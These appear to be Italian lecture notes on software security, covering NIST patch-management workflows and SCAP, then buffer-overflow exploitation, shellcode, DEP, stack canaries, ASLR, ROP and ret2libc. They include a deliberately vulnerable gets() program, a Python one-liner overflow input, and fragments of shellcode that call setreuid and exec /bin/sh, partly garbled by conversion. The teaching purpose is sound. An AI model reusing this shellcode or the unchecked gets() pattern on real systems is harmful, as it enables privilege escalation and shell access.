
Un'altra proposta del NIST è quella di seguire un flusso di lavoro standard denominato **concetto di operazioni (CONOPS)**.

- L'idea è che dobbiamo prima concentrarci sullo **stato effettivo**. Lo stato attuale è lo stato di esposizione alle vulnerabilità e agli attacchi del sistema. Se conoscete già il vostro sistema, potete elencare tutte le versioni e poi utilizzare strumenti di valutazione delle vulnerabilità o eseguire analisi e quindi è possibile attribuire diverse etichette (ad esempio, protetto, esposto) a ciò che è presente nel database. Questo può essere fatto nel modo che preferiamo: sistema integrato di gestione delle vulnerabilità con un quadro di vulnerabilità e approccio manuale per alcune altre parti. L'obiettivo è conoscere lo **stato effettivo del sistema**.
- Poi dobbiamo **definire i requisiti di sicurezza** per quanto riguarda le vulnerabilità. Un esempio potrebbe essere quello di risolvere tutte le vulnerabilità scoperte con gravità superiore a 7 in 24 ore. La definizione dei requisiti è lo **stato desiderato**. Dobbiamo **ridurre al minimo le CVE** identificando le versioni di patch autorizzate per i prodotti e i file software, identificando le falte del software per i livelli di patch dei prodotti e i corrispondenti metodi di mitigazione (ad esempio, controllando se alcuni codici condivisi hanno già implementato patch per loro).
- Poi dobbiamo **trovare le differenze tra lo stato attuale e quello desiderato** e quindi elencare tutti gli aspetti da affrontare. Ad esempio, per prima cosa eliminiamo tutti i falsi positivi (il numero di

falsi

positivo può richiedere molto tempo) e poi prendere una decisione su come affrontare tutti i problemi. Nel caso ideale, abbiamo tempo e risorse per risolvere tutti i problemi immediatamente. In altri casi, dobbiamo trovare altri modi per applicare le patch al sistema. Forse dobbiamo fare riferimento a un'altra sezione dell'azienda che gestisce le patch (quindi ogni fase ha una sua sezione all'interno dell'azienda). Le grandi aziende con milioni di macchine avranno bisogno di questa ottimizzazione delle risorse. In questa fase si assegna tipicamente un **punteggio** a ciascuna di esse (solo i difetti).

- Infine, dobbiamo **mitigare i difetti**, quindi abbiamo elencato tutti i difetti che dobbiamo *rimuovere, sostituire, patchare, mitigare, autorizzare, assegnare per la gestione*, ma anche, potremmo voler accettare il rischio di non mitigare i difetti del software. In alcuni casi, possiamo anche decidere di non applicare una patch al sistema perché si sa che la patch può creare problemi (quindi preferiamo un sistema vulnerabile che funziona piuttosto che uno patchato che non funziona).



## Mitigazioni presso lo sviluppatore (fornitore)

L'idea che il NIST fornisce è quella di definire due ruoli diversi. Gli sviluppatori devono assicurarsi che il codice non contenga istanze di CWE e il ruolo è denominato **Software Flaw Manager (SWFM)**. Questa persona deve:

- Creare una nuova patch per mitigare la vulnerabilità dopo la creazione di un CVE.
- Segnalazione di pratiche di codifica scorrette
- Segnalare le vulnerabilità scoperte all'interno dell'organizzazione del fornitore.
- Valutare l'impegno per la riparazione del codice
- Attuare le riparazioni
- Preparare una patch
- Eseguire l'integrazione e il test della patch
- Preparare la documentazione
- Distribuisce la patch finita all'organizzazione di distribuzione.

## Mitigazioni presso gli utenti (deployer)

Il ruolo corrispondente all'utente del software è quello di **Patch Manager (PatMan)**. Questa persona deve:

- Rilevare le istanze di CVE presenti nei dispositivi e nel software autorizzato.
- dove è necessario applicare le patch disponibili o una soluzione di workaround
- Il rilevamento deve essere il più accurato possibile = versione/rilascio e livello di patch della vulnerabilità
- Ricevere patch da organizzazioni di sviluppo interne o esterne (ad esempio, organizzazioni di fornitori),
- Test di interoperabilità delle patch sul sistema locale
- Applica le patch ai dispositivi nell'ambiente di produzione.
- Applica eventuali mitigazioni di workaround nei periodi esposti.
- Controlla la complessità di patch introdotta dal codice condiviso
- Potrebbe essere necessario applicare patch su patch.

## Gestione delle patch aziendali

La definizione è: la *gestione delle patch* è il processo di identificazione, acquisizione, installazione e verifica delle patch per prodotti e sistemi. Ha l'obiettivo di:

- Ridurre al minimo il tempo che le aziende dedicano alla gestione delle patch
- Aumentare le risorse per affrontare altri problemi di sicurezza
- Da semplice funzione IT di base → a funzione di sicurezza (la gestione delle patch è importante per mitigare i rischi derivanti dalle vulnerabilità)

Le patch in Enterprise Patch Management vengono utilizzate per:

- Correggere i problemi di sicurezza e funzionalità del software e del firmware.
- La mitigazione delle vulnerabilità dei difetti del software riduce le opportunità di sfruttamento.
- Aggiungere nuove funzionalità al software e al firmware (a volte le patch possono aggiungere solo nuove funzionalità).
- Aggiungere nuove funzionalità di sicurezza

Il suggerimento è di **pianificare l'applicazione di patch**:

- **Tempistica:** tutto e subito sarebbe il caso ideale.
- **Priorità:** le aziende hanno risorse limitate, quindi decidono cosa applicare per primo in base all'importanza dei sistemi vulnerabili (ad esempio, server rispetto a client) e alla gravità di ciascuna vulnerabilità (ad esempio, in base al CVSS), ma devono anche essere consapevoli delle dipendenze tra le patch.
- **Test:** poiché le patch possono causare gravi interruzioni operative, è necessario eseguire i test. I

test consumano molte risorse, quindi è necessario bilanciare l'esigenza di applicare le patch con la necessità di supportare il sistema.

e garantire che la soluzione di patching aziendale funzioni per gli host mobili e altri host utilizzati su reti a bassa larghezza di banda o con misurazione.

Oggi i fornitori hanno migliorato la qualità delle loro patch, per cui è improbabile che interrompano i servizi. Utilizzano anche **patch aggregate**: più vulnerabilità risolte in una volta sola. Questo aumenta il tempo medio di produzione di una nuova patch, ma viene fatta eccezione per le vulnerabilità più gravi.

I problemi legati alle patch sono:

- **Rischi per la sicurezza**: un utente malintenzionato può fare il reverse-engineer delle patch, un modo semplice per creare exploit!
- **Costi**: i servizi patchati possono subire interruzioni poiché le patch non vengono effettivamente applicate senza un riavvio del servizio. Inoltre, le patch in bundle possono richiedere il riavvio di applicazioni/host più volte per far sì che le patch abbiano effetto in modo sequenziale.

Una soluzione a questo problema è l'utilizzo di **strumenti di gestione delle patch aziendali** (meglio se automatici).

### Tecnologie di gestione delle patch aziendali

Il modo ottimale per affrontare il problema delle patch è utilizzare strumenti di gestione delle patch aziendali. Preferisce un approccio graduale:

- **Sottoinsiemi**: applicare le patch a piccoli gruppi prima di distribuire universalmente la patch (è necessario conoscere le categorie rappresentative).
- **Standard first**: patch first per sistemi desktop standard e server farm mono-piattaforma con server configurati in modo simile.
- **Quelli più difficili**: ambienti multipiattaforma, sistemi desktop non standard, computer legacy e computer con configurazioni insolite.


Ricorrere a **metodi manuali** quando non sono disponibili strumenti di patching automatizzati (ad esempio, computer con configurazioni insolite, ICS). Un piano deve anche gestire le applicazioni mobili, gli host non in linea, gli host non gestiti e gestire l'ulteriore complessità aggiunta dalla virtualizzazione e dal firmware.

Gli strumenti di gestione delle patch possono aggiungere **rischi per la sicurezza** di un'organizzazione:

- Le patch possono essere modificate e inviate automaticamente.
- Le credenziali possono essere utilizzate in modo improprio
- Le vulnerabilità degli strumenti possono essere sfruttate
- Lo strumento di monitoraggio delle entità identifica le vulnerabilità

Quindi, facendo un'analisi costi/benefici, statisticamente, di solito è molto meglio utilizzare questi strumenti. Per quanto riguarda lo strumento di gestione delle patch, si riducono i rischi aggiuntivi, ma semplicemente utilizzando un'applicazione dell'analisi del rischio standard (non c'è un compito speciale da inventare). Gli strumenti devono contenere misure di sicurezza incorporate per proteggere dai rischi e dalle minacce alla sicurezza

- crittografia delle comunicazioni di rete
- verificare l'integrità delle patch prima di installarle
- testare le patch prima della distribuzione



Characteristic	Agent-Based	Agentless Scanning	Passive Network Monitoring
Admin privileges needed on hosts?	Yes	Yes	No
Supports unmanaged hosts?	No	No	Yes
Supports remote hosts?	Yes	No	No
Supports appliances?	No	No	Yes
Bandwidth needed for scanning?	Minimal	Moderate to excessive	None
Potential range of applications detected?	Comprehensive	Comprehensive	Only those that generate unencrypted network traffic

Esistono 3 famiglie principali di software di gestione delle patch:

- **Basato su agenti:** installa qualcosa su ogni macchina e poi c'è un sistema di gestione che contatta gli agenti nel sistema e distribuisce le patch. Questo non richiede un grande sforzo, a parte l'installazione su ogni macchina.
- **Scansione agentless:** esegue una scansione di tutto il sistema, rileva le patch e le inietta nel sistema. È necessaria una grande larghezza di banda per eseguire una scansione continua di tutti i computer del sistema.
- **Monitoraggio passivo della rete:** uno sniffer nella rete la scansiona per identificare comportamenti indesiderati. Non è molto utile perché il traffico può essere crittografato.

Il NIST ha previsto lo sviluppo di altri 4 documenti sulla gestione delle patch. Solo uno è disponibile ed è solo un *riassunto*, mentre gli altri tre documenti saranno corredati da ulteriore materiale.

#### Protocollo di automazione dei contenuti di sicurezza (SCAP)

È definito nel *NIST SP 800-126*: "una serie di specifiche che standardizzano il formato e la nomenclatura con cui vengono comunicate le informazioni sui difetti del software e sulla configurazione della sicurezza, sia alle macchine che agli esseri umani".

Si tratta di un intero ecosistema per la gestione delle patch con l'obiettivo di effettuare la manutenzione della sicurezza dei sistemi aziendali:

- Verifica automatica dell'installazione delle patch
- Verifica delle impostazioni di configurazione della sicurezza del sistema
- Esame dei sistemi alla ricerca di segni di compromissione

SCAP fornisce una suite completa:

- **Linguaggi** che forniscono vocabolari e convenzioni standard (politica di sicurezza, meccanismi di controllo tecnico e risultati della valutazione).
- **Formati di reportistica** per fornire un modo standard di esprimere le informazioni raccolte
- **Enumerazione:** nomenclatura standard e un dizionario ufficiale degli elementi di questo ambito
- **Sistemi di misurazione e di punteggio:** valutazione delle caratteristiche specifiche delle vulnerabilità e dei punti deboli per riflettere la loro gravità.
- **Protezione dell'integrità:** preservare l'integrità dei contenuti e dei risultati SCAP.

## Sfruttamento binario

Se si esegue uno strumento di analisi automatica, questo dirà che uno dei rami *if* è completamente inutile. L'applicazione chiama la funzione *func* che riceve tre parametri interi. Poi c'è una variabile locale impostata a 0, quindi un'operazione di input su un buffer e infine un'istruzione *if*.

Durante l'ottimizzazione, uno strumento di analisi può decidere di scartare un ramo, poiché la risposta è 0 e non viene modificata, quindi non può essere 42.

Il **buffer overflow** è un attacco in cui un aggressore può scrivere più caratteri del previsto (128 in questo caso). La parte pericolosa è *gets(buffer)* poiché prende qualsiasi cosa arrivi dallo *stdin* e inizia a scrivere dall'inizio del buffer senza eseguire alcun controllo sulla dimensione.

Sfruttando la debolezza della funzione *gets*, è possibile trasformarla in una vera e propria vulnerabilità. Ciò significa che è possibile modificare il valore della variabile *di risposta* per prendere il ramo "non prevedibile".

Lo stack è il luogo in cui vengono fornite le informazioni per chiamare la funzione. Quando si chiama una funzione, il sistema parte dalla prima posizione dello stack indicata dal **puntatore allo stack (SP)** e poi, in base alla direzione dello SP, scrive le informazioni (partendo di solito dal fondo della memoria allocata al programma). Quando si chiama la funzione

*func* le informazioni sui parametri sono messe in ordine inverso nella tabella di riferimento. Quindi, il programma inserisce nella pila l'**indirizzo di ritorno (RET (IP))** che è l'istruzione in memoria in cui il programma continuerà la sua esecuzione al ritorno della funzione.

Nel frame ci saranno informazioni aggiuntive necessarie per ricostruire lo stack quando si torna alla funzione chiamante.

Poi ci sono i dati locali. Si alloca prima la variabile *di risposta* e poi il *buffer*. La direzione di crescita del buffer è opposta alla direzione di crescita dello stack.

Data questa struttura, è possibile immaginare un attacco. È possibile scrivere tutti i 128 caratteri (per soddisfare il requisito di ) e poi è possibile aggiungere ulteriori caratteri rappresentando in esadecimale e poi riportando nel big-endian (se il processore è Intel) il numero 42.



```
#include <stdio.h>

void func(int a, int b, int c){
    int response = 0;
    char buffer[128];

    gets(buffer);
    if(response == 42)
        printf("This is the answer!\n");
    else
        printf("Wrong answer!\n");

    /* does something with a,b,c */
    return;
}

int main(){
    printf("Insert your answer: ");
    func(1,2,3);
}
```



```
python -c 'print
"A"*128+"\x2a\x00\x00\x00" | 
sillyprog'
```


Da questo esempio è possibile capire cosa è possibile ottenere con un exploit di buffer overflow:

- **Impostare i valori delle variabili**
- **Alterare il comportamento del programma**
- **Bypassare i controlli (controllo della licenza?)**

Questo è tipicamente il passo preliminare per eseguire altri tipi di attacco. È possibile scrivere ancora più caratteri e sovrascrivere l'**indirizzo di ritorno** in modo che, dopo l'uscita della funzione, questa salti in una posizione completamente diversa del programma. In questo caso, è possibile:

- **Saltare a qualsiasi punto del programma**
- **Saltare le parti di codice che non mi piacciono**

Immaginate di avere un servizio accessibile a un server. Questo server riceve input dall'utente e quindi apre piccole porte agli aggressori. Se l'aggressore può vedere alcuni buffer overflow nel codice (poiché, ad esempio, il codice sorgente dei server Apache è pubblico), è possibile iniettare alcuni input. Invece di forzare il salto dell'applicazione da qualche parte nel codice, è possibile aggiungere uno **shellcode**. Lo shellcode è un insieme di istruzioni che, una volta eseguite, generano una shell sul computer di destinazione. È anche possibile aprire una shell per quel server. Il modo è scrivere azioni sotto il nostro controllo e poi forzare un indirizzo che salti all'inizio del codice. Se il servizio è stato eseguito come root, il codice di shell avrà i privilegi di amministratore.



## Codice a guscio

Lo shellcode è un piccolo pezzo di codice utilizzato come payload nello sfruttamento di una vulnerabilità del software. In rete ne esistono diversi, di dimensioni diverse (in byte) e per architetture e sistemi operativi diversi, ma anche con scopi diversi:  
creare utenti e aggiungere password; le "x50\x31\xc0\xb0\x19\x50\xcd\x80\x50 " /etc/passwd; setuid(0) → diventa root, setreuid() → utente reale; flush iptables DB (spegne il firewall). Se si

```
"\x31\xc0\xb0\x19\x50\xcd\x80\x50 "
"\x50\x31\xc0\xb0\x7e\x50\xcd\x80" //setreuid(geteuid(),getuid());
/etc/passwd; setuid(0) → diventa root, setreuid() → utente reale; flush
"\xeb\x0d\x5f\x31\xc0\x50\x89\xe2"
"\x52\x57\x54\xb0\x3b\xcd\x80\xe8"
"\xee\xff\xff\xff/bin/sh" // exec(/bin/sh)
```

Se si è root e si crea un processo e poi si associa un utente (ad esempio, tomcat), l'utente che ha creato il processo è root, mentre il processo è associato a tomcat. La shellstorm che include il codice *setreuid()* è interessante perché permette l'*escalation dei privilegi*: se siete un utente con bassi privilegi ma il vostro sistema è stato eseguito da root e associato al vostro nome con un vero id utente, potete fare escalation dei privilegi e prendere i privilegi di root. Un esempio è quello mostrato nell'immagine.

## Mitigazioni: Prevenzione dell'esecuzione dei dati (DEP)

Sorge una domanda: *"Perché un programma dovrebbe eseguire codice da segmenti di dati?"*. Solo i segmenti di codice devono essere eseguibili e i segmenti non devono essere scrivibili ed eseguibili allo stesso tempo: questo è stato un primo tipo di mitigazione fornita nel 2004 da Linux/Windows OS.

Ciò che accade è che l'esecuzione di codice da segmenti di sola scrittura provoca un **errore di segmentazione**:

- **Segmenti di dati (RW):** Stack, Heap, .bss, .ro, .data
- **Segmenti di codice (RX):** .text, .plt

È possibile controllare tutti i segmenti con: *objdump -h program\_name*


## Mitigazioni: Canarini di stack

Un'altra idea per proteggere dal buffer overflow è quella degli **Stack Canaries**: ricorda l'idea dei minatori che andavano in pericolo con alcuni canarini. L'uccello muore se c'è una quantità elevata di gas esplosivo. Era un'indicazione di pericolo.

L'idea è la stessa: i canarini sono **valori casuali** aggiunti nello stack dopo ogni chiamata e controllati all'uscita della funzione dal sistema operativo. Sono gli **stessi per tutte le funzioni, ma diversi a ogni esecuzione**. In questo modo, per scrivere il frame e l'indirizzo di ritorno è necessario scrivere sopra i canarini.

Ciò che accade è che se si inizia a sfruttare il buffer overflow è necessario scrivere sui canarini e quando l'indirizzo di ritorno viene eseguito prima di eseguire avvia una funzione che esegue un controllo sui canarini. Se il valore cambia significa che qualcuno ha sfruttato un buffer overflow e il programma si blocca immediatamente.


Il problema è che c'è un piccolo tempo di init all'avvio dell'applicazione, ma non un piccolo tempo di preparazione dello stack durante l'esecuzione della funzione. È possibile attaccare anche i canarini dello stack aggirando il controllo o la zona dati in cui sono memorizzati i canarini.



## Mitigazioni: Randomizzazione del layout dello spazio

degli indirizzi Randomizzare la posizione di memoria in cui vengono caricati gli eseguibili del sistema. In questo modo gli **aggressori non possono utilizzare indirizzi fissi**. Guardando l'immagine, a sinistra c'è l'organizzazione standard del layout. Utilizzando la randomizzazione, il risultato è quello a destra, in cui l'ordine dei vari pezzi cambia. L'idea è quella di randomizzare l'indirizzo di partenza di ogni segmento (non dell'intera memoria).

Se si prendono indirizzi fissi statici e poi si esegue nuovamente l'applicazione, se si utilizza ASLR, la seconda volta che si esegue lo script non funzionerà. Ricordate che se avete una posizione relativa tra due parti dell'heap/codice questa rimane sempre la stessa.



L'attacco dovrà indovinare gli offset o fare forza bruta. Il difensore cercano i crash associati a problemi di ASLR. Gli attaccanti possono utilizzare più falle per conoscere l'indirizzo di base del segmento a cui sono interessati, sfruttando diverse vulnerabilità per determinare da dove iniziare. Semplicemente con questo metodo l'exploit è cambiato per funzionare solo con gli offset.

## Programmazione orientata al ritorno (ROP)

Il DEP impedisce l'esecuzione di codice dai segmenti non eseguibili, quindi non è possibile utilizzare il nostro codice (cioè, nessun shellcode iniettato). Tuttavia, c'è molto codice in un programma: gli aggressori potrebbero non aver bisogno di iniettare uno shellcode, ma solo di prendere in prestito pezzi dal programma bersaglio. Non è così semplice come "sceglierne uno da shellstorm"!

L'idea è quella di esaminare l'applicazione e trovare le linee di codice che ci piacciono. Si tratta di saltare nel codice che si desidera eseguire, ma questo presenta un problema importante. Mentre si salta in un'altra parte, viene eseguito il resto della funzione e dopo un'operazione di ritorno si ottiene nuovamente il controllo. Se si decide di andare da qualche parte nel codice dell'applicazione, si sa da dove si parte, ma non si potrà tornare indietro finché non si troverà un'istruzione di ritorno. Pertanto, è necessario rimanere molto vicini a un'istruzione di ritorno. Dopo il ritorno, il controllo torna nello stack (sotto il nostro controllo).

Ora cercheremo di costruire lo shellcode `exit(0)` che farà crashare un programma. Le istruzioni necessarie sono quelle mostrate nell'immagine. Ce ne sono anche di più sofisticate. Dobbiamo trovare un pezzo di codice in cui quella specifica istruzione venga eseguita fino a quando non le avremo eseguite tutte.

L'idea è che invece di cercare istruzioni in punti generici cerchiamo istruzioni molto vicine a un **gadget** di ritorno. Dobbiamo trovare un'istruzione che esegua una parte del nostro shellcode e poi un'istruzione di ritorno, come mostrato nell'immagine.

L'idea è quella di eseguire prima un programma come *ropgadget* che trova i gadget nel codice. Quindi compila un elenco di gadget e poi deve costruire una **catena ROP**.

cioè creare una sequenza di gadget che faccia ciò che vogliamo.

Utilizziamo uno strumento per trovare tutti i gadget, immaginiamo il codice da scrivere, quindi costruiamo i gadget esistenti per costruire il nostro programma. In questo caso possiamo considerare che l'effetto della chiamata di salto in un'istruzione in cui è possibile trovare il ret è esattamente come un *nop*, quindi se il ret è preceduto dall'istruzione

istruzione che stiamo cercando, siamo in grado di eseguirla.

Nello stack frame l'indirizzo di ritorno viene sovrascritto con l'indirizzo del primo gadget da eseguire. Quando usciamo dalla funzione, l'indirizzo di ritorno sposta l'esecuzione del programma nel primo gadget, che viene eseguito e poi il ritorno torna nello stack e leggerà il secondo gadget e così via. È possibile mettere indirizzi consecutivi perché sappiamo che spetta al codice, quando si esce da una funzione, ripulire lo stack.

Questo tipo di attacco è difficile per molti motivi. Uno di questi è che potrebbe non esserci abbastanza spazio nello stack per eseguire il codice che desideriamo.



### Ret2libc

Esiste un'altra tecnica molto più semplice da implementare che ha lo stesso effetto. L'idea è quella di prendere in prestito il codice dall'applicazione e il posto migliore per rubarlo è la libreria standard C (ad esempio, `system()`, `open()`, `read()`, `write()`). Pertanto, se si può preparare lo stack per chiamare le funzioni C, si ottiene lo stesso risultato. L'idea è quella di **ritornare alle funzioni libc** invece di usare i gadget, trovando

### shellcode – exit(0)

```
xor eax, eax
xor ebx, ebx
inc eax
int 0x80
```

<code>xor eax, eax ret</code>	zero EAX	<code>pop eax ret</code>	remove one word from the stack
<code>add eax, ebx ret</code>	sum	<code>pop ebx pop eax ret</code>	remove two words from the stack



